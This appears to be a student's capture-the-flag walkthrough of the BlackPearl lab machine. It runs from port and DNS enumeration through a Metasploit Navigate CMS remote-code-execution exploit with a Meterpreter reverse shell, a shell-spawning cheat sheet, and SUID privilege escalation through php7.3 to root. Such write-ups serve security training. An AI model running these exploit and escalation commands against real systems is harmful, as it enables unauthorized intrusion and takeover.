BlackPearl

NMAP scan:

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/BlackPearl]
└─$ sudo nmap -T4 -A -p- 192.168.163.148 -oN blackPearl_nmap_aggressive
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 21:22 EDT
Nmap scan report for 192.168.163.148
Host is up (0.00069s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
MAC Address: 00:0C:29:97:DD:7B (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms 192.168.163.148

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.34 seconds
```

Port 80:

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/BlackPearl]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.163.148/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
________________________________________________
 :: Method           : GET
 :: URL              : http://192.168.163.148/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 2ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# on atleast 2 different hosts [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 4ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 4ms]
# Copyright 2007 James Fisher [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 4ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 5ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 6ms]
                        [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 9ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 9ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 23ms]
secret                  [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 2ms]
                        [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 2ms]
:: Progress: [220560/220560] :: Job [1/1] :: 11111 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

For some reason Dirbuster did not pick it up.

if we navigate to that folder, we will find this file called secret.

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/BlackPearl]
└─$ cat secret
OMG you got r00t !


Just kidding... search somewhere else. Directory busting won't give anything.

<This message is here so that you don't waste more time directory busting this particular website.>

- Alek
```

Port 53:

Now, we are going to enumerate port 53 ,DNS.

We are going to use "#dnsrecon" command.

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/BlackPearl]
└─$ dnsrecon -r 127.0.0.0/24 -n 192.168.163.148 -d blah
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+]      PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found
```

The -d is for a domain name, but in this case we do not have one. So, just type anything in there. It wont work without the -d flag with some domain name.

Now, we need to add that domain "backpearl.tcm" to our DNS. So, we need to nano "/etc/hosts" and add it to the list.

```
  GNU nano 8.0                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.163.148 blackpearl.tcm
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Then, we can navigate to the url "http://blackpearl.tcm".

blackpearl.tcm

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Netcat Shell Stabilizati...

PHP Version 7.3.27-1~deb10u1


System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip


Lets FUZZ that domain.

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/BlackPearl]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tcm/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________
 :: Method           : GET
 :: URL              : http://blackpearl.tcm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
# directory-list-2.3-medium.txt [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 9ms]
# Copyright 2007 James Fisher [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 12ms]
#                       [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 18ms]
#                       [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 17ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 19ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 21ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 22ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 25ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 27ms]
#                       [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 29ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 32ms]
# on atleast 2 different hosts [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 35ms]
#                       [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 38ms]
                        [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 39ms]
navigate                [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 2ms]
                        [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 4ms]
:: Progress: [220560/220560] :: Job [1/1] :: 9523 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```


blackpearl.tcm/navigate/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Netcat Shell Stabilizati...
navigate
www.navigatecms.com
User
Password
Remember me
Enter
Forgot password?


https://www.google.com/search?client=firefox-b-1-e&q=navigate+cmd+exploit
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Netcat Shell Stabilizati...
Google
navigate cms exploit
Todas
Vídeos
Notícias
Shopping
Imagens
Maps
Web
Mais
Ferramentas
Rapid7
https://www.rapid7.com › http › n... · Traduzir esta página
Navigate CMS Unauthenticated Remote Code Execution
19 de mar. de 2019 — This module exploits insufficient sanitization in the database::protect method, of Navigate CMS versions 2.8 and prior, to bypass authentication ...
Exploit-DB
https://www.exploit-db.com › ex... · Traduzir esta página
Navigate CMS - (Unauthenticated) Remote Code ...
8 de out. de 2018 — Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit). CVE-2018-17553CVE-2018-17552 . remote exploit for PHP platform.
GitHub
https://github.com › Navigate-CM... · Traduzir esta página
0x4r2/Navigate-CMS-RCE-Unauthenticated
This module exploits insufficient sanitization in the database::protect method, of Navigate CMS versions 2.8 - 0x4r2/Navigate-CMS-RCE-Unauthenticated-
Pentester Academy Blog
https://blog.pentesteracademy.com › ... · Traduzir esta página
Premium Lab: Navigate CMS Unauthenticated Remote ...
The framework provides ready to use exploits, information-gathering modules to take advantage of the system's weaknesses. It has powerful in-built scripts and ...

Navigate CMS Unauthenticated Remote Code Execution

Disclosed	Created
09/26/2018	03/19/2019

Description

This module exploits insufficient sanitization in the database::protect method, of Navigate CMS versions 2.8 and prior, to bypass authentication. The module then uses a path traversal vulnerability in navigate_upload.php that allows authenticated users to upload PHP files to arbitrary locations. Together these vulnerabilities allow an unauthenticated attacker to execute arbitrary PHP code remotely. This module was tested against Navigate CMS 2.8.

Author(s)

- Pyriphlegethon

Platform

PHP

Architectures

php

Development

- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/http/navigate_cms_rce
msf exploit(navigate_cms_rce) > show targets
    ...targets...
msf exploit(navigate_cms_rce) > set TARGET < target-id >
msf exploit(navigate_cms_rce) > show options
    ...show and set options...
msf exploit(navigate_cms_rce) > exploit
```

The VHOST should be the domain name.

```
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.163.148  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/       yes       Base Navigate CMS directory path
   VHOST      blackpearl.tcm   no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 192.168.163.148
[*] Meterpreter session 1 opened (192.168.163.133:4444 → 192.168.163.148:42512) at 2024-07-20 22:24:26 -0400

meterpreter > shell
Process 1093 created.
Channel 1 created.
whoami
www-data
```

Here, we dont have a "normal" shell.

So, we need to generate a "TTY Shell". Lets google it.

https://wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell

Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Netcat Shell Stabilizati...

SecWiki

Search

Home

GENERAL

Interesting Links

Pentest Labs, Wargames Sites

NETWORK PENTEST

Courses

Recon

Enumeration

Gaining Access

Privilege Escalation

Meterpreter

Spawning a TTY Shell

Reverse Shell Cheat Sheet

Cracking Hashes

Restricted Linux Shell Escape

Linux Privilege Escalation

Windows Privilege Escalation

Post Exploitation

Powered by GitBook

Spawning a TTY Shell

Was this helpful?

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Copy

```
python -c 'import pty; pty.spawn("/bin/sh")'

echo os.system('/bin/bash')

/bin/sh -i

perl —e 'exec "/bin/sh";'

perl: exec "/bin/sh";

ruby: exec "/bin/sh"

lua: os.execute('/bin/sh')

(From within IRB)
exec "/bin/sh"

(From within vi)
:!bash
```

In this case, we do have access to python. We can also change the "/bin/sh" to "/bin/bash".

```
meterpreter > shell
Process 1093 created.
Channel 1 created.
whoami
www-data
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:~/blackpearl.tcm/navigate$ sudo -l
sudo -l
bash: sudo: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ pwd
pwd
/var/www/blackpearl.tcm/navigate
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd /tmp
cd /tmp
www-data@blackpearl:/tmp$ ls
ls
systemd-private-c3aae7bf884540d2ad563d67a5df140a-systemd-timesyncd.service-i1ry4y
www-data@blackpearl:/tmp$
```

We are going to navigate to the "/tmp" folder, and "#wget" winpeas.sh, then make it executable "#chmod +x linpeas.sh", and run it.

For this box, we are going to be elevating privileges by exploiting SUID.

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13  2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
```

We can give the following command to find SUID set on binaries.

"#find / -type f -perm -4000 2>/dev/null".

If we go to LinuxPrivilegeEscalation notebook, there is another command in there, I believe.

```
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$
```

gtfobins.github.io/#

od	File read, SUID, Sudo
openssl	Reverse shell, File upload, File download, File write, File read, Library load, SUID, Sudo
openvpn	Shell, File read, SUID, Sudo
openvt	Sudo
opkg	Sudo
pandoc	Shell, File write, File read, SUID, Sudo, Limited SUID
paste	File read, SUID, Sudo
pax	File read
pdb	Shell, Sudo
pdflatex	Shell, File read, Sudo, Limited SUID
pdftex	Shell, Sudo, Limited SUID
perf	Shell, SUID, Sudo
perl	Shell, Reverse shell, File read, SUID, Sudo, Capabilities
perlbug	Shell, Sudo
pexec	Shell, SUID, Sudo
pg	Shell, File read, SUID, Sudo
php	Shell, Command, Reverse shell, File upload, File download, File write, File read, SUID, Sudo, Capabilities
pic	Shell, File read, Sudo, Limited SUID
pico	Shell, File write, File read, Sudo, Limited SUID
pidstat	Command, SUID, Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
www-data@blackpearl:/usr/bin$ ./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
www-data@blackpearl:/usr/bin$ ./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
# pwd
pwd
/usr/bin
# cd ../..
cd ../..
# cd root
cd root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
#
```

And, this is it.